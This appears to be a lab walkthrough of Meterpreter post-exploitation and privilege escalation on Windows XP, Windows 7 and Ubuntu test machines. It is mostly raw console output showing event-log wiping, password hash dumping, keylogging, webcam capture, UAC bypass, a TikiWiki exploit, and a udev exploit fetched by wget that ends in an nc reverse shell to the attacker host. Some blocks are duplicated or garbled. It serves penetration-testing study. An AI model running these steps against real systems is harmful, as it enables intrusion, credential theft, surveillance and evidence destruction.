

ID: *****

Basics and Privileges escalations

Once we get a metpreter, we have a lot of option commands. Let's examine few:

help:

```
meterpreter >
meterpreter > lpwd
/root
meterpreter > webcamsnap
[-] Unknown command: webcamsnap.
meterpreter > webcam snap
[-] Unknown command: webcam.
meterpreter > helpp
[-] Unknown command: helpp.
meterpreter > help

Core Commands
=====

Command                Description
-----
?                        Help menu
background              Backgrounds the current session
bgkill                  Kills a background meterpreter script
bglist                  Lists running background scripts
bgrun                   Executes a meterpreter script as a background thread

channel                 Displays information about active channels
close                   Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit                    Terminate the meterpreter session
help                    Help menu
info                    Displays information about a Post module
interact                Interacts with a channel
irb                     Drop into irb scripting mode
load                    Load one or more meterpreter extensions
migrate                 Migrate the server to another process
quit                    Terminate the meterpreter session
```

cat | show content:

```

100777/rwxrwxrwx 1433952 fil 2009-02-25 16:27:30 -0500 winamp.exe
100777/rwxrwxrwx 37888 fil 2009-02-25 16:26:00 -0500 winampa.exe
100666/rw-rw-rw- 46592 fil 2009-02-25 16:11:32 -0500 zlib.dll

meterpreter > cat pconfig.dcf
00b000C000$
m0G00By0 =0v0E000.I000v0$w0h0
H00,E00E0BV?0E000#L.f00J000S000t0000
500!\Ag01000+F00E008T00.C00e0008p0000tmeterpreter >
meterpreter > cat tatakii.dll
MZ00000000000 0!0000!This program cannot be run in DOS mode.
$.00.i000i000i000i000i000000i000000i000i00 i00eiq000di00Ai$00i<0 i00
i<00000i<00000iRRich00iPEL000 I0!
00
0^0000000000000000000000dd00000@0 00000.text00000`.rdata00L0@@.data000000@.r
eloc0
The quieter you become, the more you are able to hear.
```

cd, ls, lpwd, pwd, lcd, pwd, getuid | as linux:

WIN7 (no root):

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.237.130:4444
[*] Starting the payload handler...
[*] Sending stage (769024 bytes) to 192.168.237.131
[*] Meterpreter session 2 opened (192.168.237.130:4444 -> 192.168.237.131:49196)
at 2022-12-17 19:37:13 -0500

meterpreter > getuid
Server username: WIN-IUCM6Q3J135\Georgia Weidman
meterpreter > pwd
C:\Program Files (x86)\Winamp
meterpreter > Help
[-] Unknown command: Help.
meterpreter > cat Help
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat
Usage: cat file
meterpreter > ls

Listing: C:\Program Files (x86)\Winamp
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40777/rwxrwxrwx	0	dir	2018-02-22 13:58:33 -0500	.
40555/r-xr-xr-x	0	dir	2018-02-22 16:33:41 -0500	..
100777/rwxrwxrwx	21856	fil	2009-02-25 16:27:32 -0500	Elevator.exe
40777/rwxrwxrwx	0	dir	2018-02-22 13:58:28 -0500	Lang
40777/rwxrwxrwx	0	dir	2018-02-22 13:58:26 -0500	Plugins
40777/rwxrwxrwx	0	dir	2022-12-18 03:56:49 -0500	Skins
40777/rwxrwxrwx	0	dir	2018-02-22 13:58:26 -0500	System
100777/rwxrwxrwx	144062	fil	2018-02-22 13:58:28 -0500	UninstWA.exe
100666/rw-rw-rw-	84480	fil	2009-02-25 16:09:52 -0500	burnlib.dll
100666/rw-rw-rw-	7168	fil	2009-02-25 16:13:14 -0500	elevatorps.dll
100666/rw-rw-rw-	1260	fil	2018-02-22 13:58:33 -0500	install.ini
100666/rw-rw-rw-	136704	fil	2009-02-25 16:10:58 -0500	libFLAC.dll
100666/rw-rw-rw-	168960	fil	2009-02-25 16:10:36 -0500	libmp4v2.dll

WIN XP (root):

```

meterpreter > ls

Listing: C:\Documents and Settings\georgia\Desktop
=====

Mode                Size                Type             Last modified          Name
----                -
40777/rwxrwxrwx     0                  dir              2022-12-18 07:47:15 -0500 .
40777/rwxrwxrwx     0                  dir              2018-02-21 07:43:53 -0500 ..
100777/rwxrwxrwx   9266237            fil              2018-02-21 06:51:09 -0500 12f1ab027e5374587e7e99
8c00682c5d-SLMail55_4433.exe
40777/rwxrwxrwx     0                  dir              2018-02-21 07:06:03 -0500 3ComTFTP
100666/rw-rw-rw-    104               fil              2020-12-09 04:17:40 -0500 Internet.lnk
100666/rw-rw-rw-    466               fil              2018-02-21 06:58:05 -0500 Shortcut to zervit.lnk
100666/rw-rw-rw-    73802             fil              2022-12-14 08:09:36 -0500 User_Manual2.pdf
100666/rw-rw-rw-    1404              fil              2018-12-10 16:01:14 -0500 XAMPP Control Panel.ln
k
100777/rwxrwxrwx   9266237            fil              2019-12-12 13:33:06 -0500 slmail55_4433.exe
100777/rwxrwxrwx   46349101           fil              2018-02-21 07:50:08 -0500 xampp-win32-1.7.2.exe

meterpreter > lpwd
/root
meterpreter > pwd
C:\Documents and Settings\georgia\Desktop
meterpreter > lcd
Usage: lcd directory
meterpreter > cd 3ComTFTP
meterpreter > pwd
C:\Documents and Settings\georgia\Desktop\3ComTFTP
meterpreter > cd ..
meterpreter > pwd
C:\Documents and Settings\georgia\Desktop
meterpreter > lcd 3ComTFTP
[-] Error running command lcd: Errno::ENOENT No such file or directory - 3ComTFTP
meterpreter > lcd MSF
[-] Error running command lcd: Errno::ENOENT No such file or directory - MSF
meterpreter >

```

clearev, download, upload, migrate need root access (so the succeeded screenshots taken after privileges escalation..) | clear events logging, download and upload files, migrate to another process (we show it in ch8):

```

meterpreter > clearev
[*] Wiping 2181 records from Application...
[-] stdapi_sys_eventlog_clear: Operation failed: Access is denied.
meterpreter > upload index.xml
[*] uploading : index.xml -> index.xml
[-] core_channel_open: Operation failed: Access is denied.

```

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > clearev
[*] Wiping 2365 records from Application...
[*] Wiping 5182 records from System...
[*] Wiping 1820 records from Security...
meterpreter >

```

background, sessions | move session to background, show sessions running:

```
meterpreter > background
[-] Unknown command: background.
meterpreter > background
[*] Backgrounding session 5...
msf exploit(bypassuac) > session
[-] Unknown command: session.
msf exploit(bypassuac) > sessions

Active sessions
=====

meterpreter > run migrate -f
[*] Current server process: AcroRd32.exe (1652)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3296
[+] Successfully migrated to process
meterpreter > download Internet.lnk
[*] downloading: Internet.lnk -> Internet.lnk
[*] downloaded : Internet.lnk -> Internet.lnk
meterpreter > upload index.xml
[*] uploading : index.xml -> index.xml
[*] uploaded : index.xml -> index.xml
meterpreter >
```

ps | processes running on:

```
meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]		4294967295		
4	0	System		4294967295		
100	492	taskhost.exe	x86_64	1	WIN-IUCM6Q3J135\Georgia Weidman	C:\Windows\System
256	4	smss.exe		4294967295		
300	2156	TPAutoConnect.exe	x86_64	1	WIN-IUCM6Q3J135\Georgia Weidman	C:\Program Files\
340	324	csrss.exe		4294967295		
388	492	svchost.exe		4294967295		
392	324	wininit.exe		4294967295		
400	384	csrss.exe		4294967295		
436	384	winlogon.exe		4294967295		
492	392	services.exe		4294967295		
508	392	lsass.exe		4294967295		
516	392	lsm.exe		4294967295		
588	492	sppsvc.exe		4294967295		
604	492	svchost.exe		4294967295		
664	492	vmacthlp.exe		4294967295		
708	492	svchost.exe		4294967295		

shell | familiar shell :

windows:

```
meterpreter > shell
Process 3512 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Winamp>dir
dir
Volume in drive C has no label.
Volume Serial Number is EE2D-2316

Directory of C:\Program Files (x86)\Winamp

02/22/2018  08:58 PM  <DIR>          .
02/22/2018  08:58 PM  <DIR>          ..
02/25/2009  11:09 PM                84,480 burnlib.dll
02/25/2009  11:27 PM                21,856 Elevator.exe
02/25/2009  11:13 PM                7,168 elevatorps.dll
02/22/2018  08:58 PM                1,260 install.ini
02/22/2018  08:58 PM  <DIR>          Lang
02/25/2009  11:10 PM            136,704 libFLAC.dll
02/25/2009  11:10 PM            168,960 libmp4v2.dll
02/25/2009  11:10 PM            169,472 libsndfile.dll
02/25/2009  11:10 PM             87,040 nde.dll
01/09/2008  07:07 PM            348,160 nscrt.dll
02/22/2018  08:58 PM                30 paths.ini
08/20/2008  07:58 PM                123 pconfig.dcf
02/22/2018  08:58 PM  <DIR>          Plugins
08/20/2008  07:58 PM            236,016 primosdk.DLL
12/18/2022  10:56 AM  <DIR>          Skins
02/22/2018  08:58 PM  <DIR>          System
02/25/2009  11:11 PM            64,000 tataki.dll
02/22/2018  08:58 PM            144,062 UninstWA.exe
02/19/2009  06:50 AM             78,070 whatsnew.txt
02/25/2009  11:27 PM          1,433,952 winamp.exe
02/25/2009  11:26 PM            37,888 winampa.exe
02/25/2009  11:11 PM            46,592 zlib.dll
               18 File(s)          3,065,833 bytes
               6 Dir(s)  43,878,645,760 bytes free

C:\Program Files (x86)\Winamp>
```

ubuntu (next in privileges escalation)

hashdump | post module will dump the contents of the SAM database:

```

meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 073109d83384a532e5bee9d129dd4887...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

Administrator:"passwd"
georgia:"passwd"
secret:"Passwd1-3"

[*] Dumping password hashes...

Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:19d488be00d37f79215414268885405e:9b08ef7760681282423f1b7ebf755ca7:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:73a648c29e6874d7492552d2dbc796e0:::
georgia:1003:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c:::
secret:1004:e52cac67419a9a22664345140a852f61:58a478135a93ac3bf058a5ea0e8fdb71:::
attacker:1011:b267df22cb945e3eaad3b435b51404ee:36aa83bdcab3c9fdaf321ca42a31c3fc:::

meterpreter >

```

ipconfig:

```

meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name       : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:0c:f2:b4

```

keylogging | logging all typings in keyboard:

```

meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...

meterpreter > keyscan_dump
Dumping captured keystrokes...
seerw <Return> open mind <Return>
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >

```

screenshot, reboot | screenshot , reboot (note we lose control after)):

```
meterpreter > screenshot
Screenshot saved to: /root/NMBIkQx.jpeg
meterpreter > reboot
Rebooting...
meterpreter >
[*] 192.168.237.131 - Meterpreter session 2 closed. Reason: Died
~
```

webcam snap | snap of webcam:

```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/crmPHehH.jpeg
```

search | search files:

```
meterpreter >
meterpreter >
meterpreter > search -f *password*
Found 9 results...
c:\\WINDOWS\\$NtServicePackUninstall$\\password.chm (21629 bytes)
c:\\WINDOWS\\Help\\password.chm (21891 bytes)
c:\\xampp\\passwords.txt (362 bytes)
c:\\xampp\\php\\PEAR\\Zend\\Dojo\\Form\\Element\\PasswordTextBox.php (1446 bytes)
c:\\xampp\\php\\PEAR\\Zend\\Dojo\\View\\Helper\\PasswordTextBox.php (1869 bytes)
c:\\xampp\\php\\PEAR\\Zend\\Form\\Element\\Password.php (2383 bytes)
c:\\xampp\\php\\PEAR\\Zend\\View\\Helper\\FormPassword.php (2942 bytes)
c:\\xampp\\phpMyAdmin\\user_password.php (4622 bytes)
c:\\xampp\\phpMyAdmin\\libraries\\display_change_password.lib.php (3467 bytes)
meterpreter >
```

execute | execute file:

```
100666/rw-rw-rw- 73802    fil   2022-12-14 08:09:36 -0500  User_Manual2.pdf
100666/rw-rw-rw- 1404     fil   2018-12-10 16:01:14 -0500  XAMPP Control Panel.ln
k
100666/rw-rw-rw- 466      fil   2022-12-20 05:30:05 -0500  index.xml
100777/rwxrwxrwx 9266237  fil   2019-12-12 13:33:06 -0500  slmail55_4433.exe
100777/rwxrwxrwx 46349101 fil   2018-02-21 07:50:08 -0500  xampp-win32-1.7.2.exe

meterpreter > execute slmail55_4433.exe
[-] You must specify an executable file with -f
meterpreter > execute -f slmail55_4433.exe
Process 852 created.
meterpreter >
```

privileges escalation:

after we got control over the target machine as user, we want get a root or admin privileges. Let's see how we do that:

windows xp:

with getsystem command. Not work every time.

```
[*] Sending stage (769024 bytes) to 192.168.237.133
[*] Meterpreter session 7 opened (192.168.237.130:4444 -> 192.168.237.133:1107) at
2022-12-17 23:24:00 -0500

meterpreter > getuid
Server username: B00KXP\georgia
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

If it's not work here is the module that can help us:

```
meterpreter > getuid
Server username: B00KXP\georgia
meterpreter > background
[*] Backgrounding session 16...
msf exploit(handler) > use exploit/windows/local/ms11_080_afdjoinleaf
```

```
msf exploit(ms11_080_afdjoinleaf) > show options

Module options (exploit/windows/local/ms11_080_afdjoinleaf):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   4                yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process, none
  LHOST     192.168.237.130 yes       The listen address
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic
```

we can set the session which our windows running and exploit:


```

msf exploit(ms11_080_afdjoinleaf) > set SESSION 16
SESSION => 16
msf exploit(ms11_080_afdjoinleaf) > exploit

[*] Started reverse handler on 192.168.237.130:4444
[*] Running against Windows XP SP2 / SP3
[*] Kernel Base Address: 0x804d7000
[*] HalDispatchTable Address: 0x80545838
[*] HaliQuerySystemInformation Address: 0x806e6bba
[*] HalpSetSystemInformation Address: 0x806e9436
[*] Triggering AFDJoinLeaf pointer overwrite... the more you are able to hear.
[*] Injecting the payload into SYSTEM process: winlogon.exe PID: 656
[*] Writing 290 bytes at address 0x00a30000
[*] Sending stage (769024 bytes) to 192.168.237.133
[*] Restoring the original token...
[*] Meterpreter session 17 opened (192.168.237.130:4444 -> 192.168.237.133:2148) at
2022-12-18 22:50:34 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

Good. It works' we get system.

Windows 7:

It more complex because windows7 has security system UAC (User Account Control). All processes runs as user mode and for system permissions needs the user need approve it.

As we can see getsystem not work. Lets background this session:

```

meterpreter > getuid
Server username: WIN-IUCM6Q3J135\Georgia Weidman
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect.
meterpreter > background
[*] Backgrounding session 4...

```

Msf has module aimed bypass UAC mechanism. Lets use it!

```

msf exploit(ms11_080_afdjoinleaf) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

  Name      Current Setting  Required  Description
  ----      -
  SESSION              yes       The session to run this module on.

Exploit target:

```

Lets set the session and exploit it:

```

msf exploit(bypassuac) > set SESSION 4
SESSION => 4
msf exploit(bypassuac) > exploit

[*] Started reverse handler on 192.168.237.130:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Checking admin status...
[+] Part of Administrators group! Continuing...
[*] Uploading the bypass UAC executable to the filesystem...
[-] Error uploading file jzHPiCCRKAGL.exe: Rex::Post::Meterpreter::RequestError core_channel_write: Operation failed: The handle is invalid.
msf exploit(bypassuac) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > getuid
Server username: WIN-IUCM6Q3J135\Georgia Weidman

```

Let's connect to the right session. And good to see, it works. We get an administrator by bypassing UAC using that module.

Linux:

Here after Tikiwiki exploit, we got a user permissions:

```

HOST => 192.168.237.134
msf exploit(tikiwiki_graph_formula_exec) > exploit
[-] Unknown command: exploit.
msf exploit(tikiwiki_graph_formula_exec) > exploit

[*] Started reverse handler on 192.168.237.130:4444
[*] Attempting to obtain database credentials...
[*] The server returned : 200 OK
[*] Server version : Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
[*] TikiWiki database informations :

db_tiki : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : tiki
pass_tiki : tikipassword
dbs_tiki : tikiwiki

[*] Attempting to execute our payload...
[*] Sending stage (39848 bytes) to 192.168.237.134
[*] Meterpreter session 8 opened (192.168.237.130:4444 -> 192.168.237.134:51112) at 2022-12-18 00:06:51 -0500

meterpreter > getuid
[-] Unknown command: getuid.
meterpreter > getuid
Server username: www-data (33)
meterpreter >

```

```

meterpreter > getuid
[-] Unknown command: getuid.
meterpreter > getuid
Server username: www-data (33)
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > shell
Process 8291 created.
Channel 0 created.
whoami
www-data

```

Let's use in shell to get some more information:

```
pwd
/var/www/tikiwiki
uname -a
/bin/sh: uname: not found
uname -a
Linux ubuntu 2.6.27-7-generic #1 SMP Fri Oct 24 06:42:44 UTC 2008 i686 GNU/Linux
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 8.10
Release:        8.10
Codename:       intrepid
```

You can see that the system version is old. This version has weaknesses that we can take advantage of. We will use the weakness in the name of CVE-2009-1185 which exploits a problem in the udev mechanism - the device management mechanism in Linux - The problem is caused by the daemon running as root responsible for loading drivers Can't detect if the source of the request to load the driver is from the user or from the kernel.

Let's check our udev version of the ubuntu target (few next commands the user www-data can't run, so we need to do it by using ssh hack as we explained before ch8 ssh):

```
georgia@ubuntu:~$ udevadm --version
124
```

As we can see in our target has vulnerability version.

We will find much exploitation by using searchsploit:

```
root@kali:~# /usr/share/exploitdb/searchsploit udev
Description
h
-----
Linux Kernel 2.6 UDEV Local Privilege Escalation Exploit /lin
ux/local/8478.sh
Linux Kernel 2.6 UDEV < 141 Local Privilege Escalation Exploit /lin
ux/local/8572.c
Linux udev Netlink Local Privilege Escalation /lin
ux/local/21848.rb
root@kali:~#
```

And use 8572.c exploit. But we need to download it to the target:

```

Linux Kernel 2.6 UDEV Local Privilege Escalation Exploit /lin
ux/local/8478.sh
Linux Kernel 2.6 UDEV < 141 Local Privilege Escalation Exploit /lin
ux/local/8572.c
Linux udev Netlink Local Privilege Escalation /lin
ux/local/21848.rb
root@kali:~# cp /usr/share/exploitdb/platforms/linux/local/85
8534.c 8572.c
root@kali:~# cp /usr/share/exploitdb/platforms/linux/local/8572.c /var/www/
root@kali:~# 
[-] Unknown command: gtuid.
meterpreter > gtuid
Server username: www-data (33)
meterpreter > shell
Process 24716 created.
Channel 1 created.
gcc
gcc: no input files
wget http://192.168.237.130/8572.c
--2022-12-19 00:46:46-- http://192.168.237.130/8572.c
Connecting to 192.168.237.130:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2768 (2.7K) [text/x-csrc]
Saving to: `8572.c'

    OK ..                               100% 190M=0s

2022-12-19 00:46:46 (190 MB/s) - `8572.c' saved [2768/2768]

meterpreter > shell

```

and then compiling it before:

gcc is exist in the target:

```

georgia@ubuntu:/var/www/tikiwiki$ gcc
gcc: no input files

```

compiling:

```
2022-12-19 00:46:46 (190 MB/s) - `8572.c' saved [2768/2768]
```

```
meterpreter > shell  
gcc 8572.c -o exploit
```

```
pwd  
/var/www/tikiwiki
```

```
whoami  
/bin/sh: whoami: not found  
whoami
```

```
www-data
```

```
gcc 8572.c -o exploit
```

```
cat /proc/net/netlink
```

sk	Eth	Pid	Groups	Rmem	Wmem	Dump	Locks
f7bb7a00	0	5514	00000111	0	0	00000000	2
eb2fee00	0	6440	00000001	0	0	00000000	2
f74ccc00	0	0	00000000	0	0	00000000	2
ead89000	0	4200744	00000000	0	0	00000000	2
ea9fdc00	4	0	00000000	0	0	00000000	2
eadeea00	7	0	00000000	0	0	00000000	2
eb2ff600	9	0	00000000	0	0	00000000	2
f75f2800	10	0	00000000	0	0	00000000	2
f75f0200	11	0	00000000	0	0	00000000	2
f78af200	15	2466	00000001	0	0	00000000	2
f74cd400	15	0	00000000	0	0	00000000	2
f75f1c00	16	0	00000000	0	0	00000000	2
eafe4200	18	0	00000000	0	0	00000000	2

checking which pid of netlink socket, and it 1 less then udav pid, and then we will create script which runs in /tmp/run and will connect us through nc:

```
whoami  
/bin/sh: whoami: not found  
whoami
```

```
www-data
```

```
gcc 8572.c -o exploit
```

```
cat /proc/net/netlink
```

sk	Eth	Pid	Groups	Rmem	Wmem	Dump	Locks
f7bb7a00	0	5514	00000111	0	0	00000000	2
eb2fee00	0	6440	00000001	0	0	00000000	2
f74ccc00	0	0	00000000	0	0	00000000	2
ead89000	0	4200744	00000000	0	0	00000000	2
ea9fdc00	4	0	00000000	0	0	00000000	2
eadeea00	7	0	00000000	0	0	00000000	2
eb2ff600	9	0	00000000	0	0	00000000	2
f75f2800	10	0	00000000	0	0	00000000	2
f75f0200	11	0	00000000	0	0	00000000	2
f78af200	15	2466	00000001	0	0	00000000	2
f74cd400	15	0	00000000	0	0	00000000	2
f75f1c00	16	0	00000000	0	0	00000000	2
eafe4200	18	0	00000000	0	0	00000000	2

```
ps -aux | grep udev
```

```
Warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
```

```
root      2467  0.0  0.0  2532 1020 ?        S<s  Dec18   0:00 /sbin/udevd --daemon
```

```
on  
echo "#! /bin/bash" >> /tmp/run
```


```
echo "nc 192.168.237.130 12345 -e /bin/bash" >> /tmp/run
```

```
cat /tmp/run
```

```
#!/bin/bash
```

```
nc 192.168.237.130 12345 -e /bin/bash
```

Setting a nc listener in attacker, running script in target:



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -lvp 12345  
nc: listening on :: 12345 ...  
nc: listening on 0.0.0.0 12345 ...  
nc: connect to 192.168.237.130 12345 from 192.168.237.134 (192.168.237.134) 45074 [4574]  
whoami  
root  
  
ps -aux | grep udev  
Warning: bad ps syntax, perhaps a bogus '- '? See http://procps.sf.net/faq.html  
root      2467  0.0  0.0   2532  1020 ?        S<s  Dec18   0:00 /sbin/udevd --daem  
on  
echo "#! /bin/bash" >> /tmp/run  
echo "nc 192.168.237.130 12345 -e /bin/bash" >> /tmp/run  
cat /tmp/run  
#!/bin/bash  
nc 192.168.237.130 12345 -e /bin/bash  
./exploit 2466  
█
```

Perfect! We have root privileges!